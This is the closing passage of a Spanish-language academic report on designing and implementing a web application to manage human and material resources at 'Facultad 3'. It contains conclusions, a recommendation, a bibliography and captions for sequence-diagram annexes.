Se desarrollaron los Diagramas de Interacción de los casos de usos del sistema. Con los resultados obtenidos de los Diagramas de Interacción se pudo llegar al Modelo de Clases del Diseño, donde se representaron las clases y sus asociaciones. Seguido se presentó el modelo de datos tanto lógico como físico para la Gestión de información de los recursos humanos y materiales de la Facultad 3 en el cual se sostiene la base de datos del sistema.

Con la culminación del diseño se inició la Implementación con el Modelo de Implementación del sistema. Finalmente se obtuvo el Modelo de Despliegue.

CONCLUSIONES

Con la realización del presente trabajo se arriba a las siguientes conclusiones:

- Los patrones de arquitectura y diseño que se utilizaron, dieron lugar a un sistema robusto y fácil de entender, aspectos muy importantes en aplicaciones Web.
- Como resultado del Diseño del sistema se obtuvieron los Diagramas de Interacción, los Modelos de Clases y los Modelos de Datos tanto Lógico como Físico imprescindibles para el buen desarrollo de una solución informática con calidad.
- Con los resultados obtenidos del Diseño del sistema se determinó el Modelo de Implementación y el Modelo de Despliegue.
- Como resultado general se obtuvo el Diseño e Implementación de una aplicación Web para la gestión de información de recursos de la Facultad 3, dando cumplimiento al objetivo planteado.

RECOMENDACIONES

Para trabajos futuros:

- Implementar la capa de acceso a dato como un módulo de Drupal.

REFERENCIAS BIBLIOGRÁFICAS

Anónimo. 2008. Apache 2.0. Indice de módulos.
[En línea] 2008. [Citado el: 2 de abril de 2008].
http://httpd.apache.org/docs/2.0/es/mod/

Booch, G. (1996). Análisis y Diseño Orientado a Objetos con Aplicaciones.

Calle, John Edgar Congote. 2006. Programación Orientada a Aspectos. Slideshare. [Online] 2006
http://www.slideshare.net/jcongote/programacion-orientada-a-aspectos.

Cejas, C.B; Crespillo, O.G.; Jiménez F., M.J.; Ramírez G., C.; Sánchez G., C.; Sánchez N., C. Tipos de Lenguajes de Programación.
http://juanfc.lcc.uma.es/EDU/EP/trabajos/T201.Clasificaciondelostiposdelenguajes.pdf#search=%22tipos%20de%20lenguajes%20imperativos%22

Dondo, Agustín. 2007. PHP en castellano. *¿Por qué elegir PHP?* [En línea] 2007. [Citado el: 14 de febrero de 2008.]
http://www.programacion.net/php/articulo/porquephp/.

Gamma, Erich, y otros. 1994. Desing Patterns. Elements of Reusable Object Oriented Software. s.l. : Addison Wasley Longman, Inc., 1994.

González Seco, José Antonio. 2001. El lenguaje de programación C#. Programación en Castellano.[Online] Ferca Network, 2001. [Cited: Marzo 15, 2007]
http://programacion.com/tutorial/csharp/2.

Quiñones A. Ernesto 2008. Introducción a PostgreSQL [Online] 2008. [Cited: Marzo 2, 2008]
http://www.postgresql.org.pe/articles/introduccion_a_postgresql.pdf

Kicillof, Nicolás. Programación Orientada a Aspectos (AOP). MSDN Latinoamérica.

Müller, Peter. 1997. Introducción a la Programación Orientada a Objetos Empleando C++. Globewide Network Academy. [Online] Agosto 31, 1997. http://www.gnacademy.org/text/cc/Tutorial/Spanish/tutorial.html

USR.CODE. 2004. Programacion Orientada a Objetos. s.l. : USR.CODE, 2004.

TRobertson, J., How to evaluate a content management system [en línea]. Step Two,23 enero 2002 http://www.steptwo.com.au/papers/kmc_evaluate/index.html

Schwindt, Ariel. Construcción de Sistemas Multiplataforma basados en Servicios. MSDN Latinoamérica.

Kruchten, Philippe. "Architectural Blueprints--The 4+1 View Model of Software Architecture". IEEE Software, Institute of Electrical and Electronics Engineers. November 1995, pp. 42-50.


Schmuller, Joseph. 2000. Aprendiendo UML en 24 horas. [pdf] Mexico : PEARSON EDUCACION, 2000.

Jacobson, Ivar, Booch, Grady y Rumbaugh, James. 2000. El Proceso Unificado de Desarrollo de Software. Madrid: Addison Wesley, 2000.


Paul, Grahm 2001. The Road Ahead [online] 2001. [Cited: Enero 2008]. http://www.paulgraham.com/road.html

ANEXOS


Anexo 1. Diagrama de Secuencia: Insertar Curso Optativo.




Anexo 2. Diagrama de Secuencia: Insertar Medio Material.



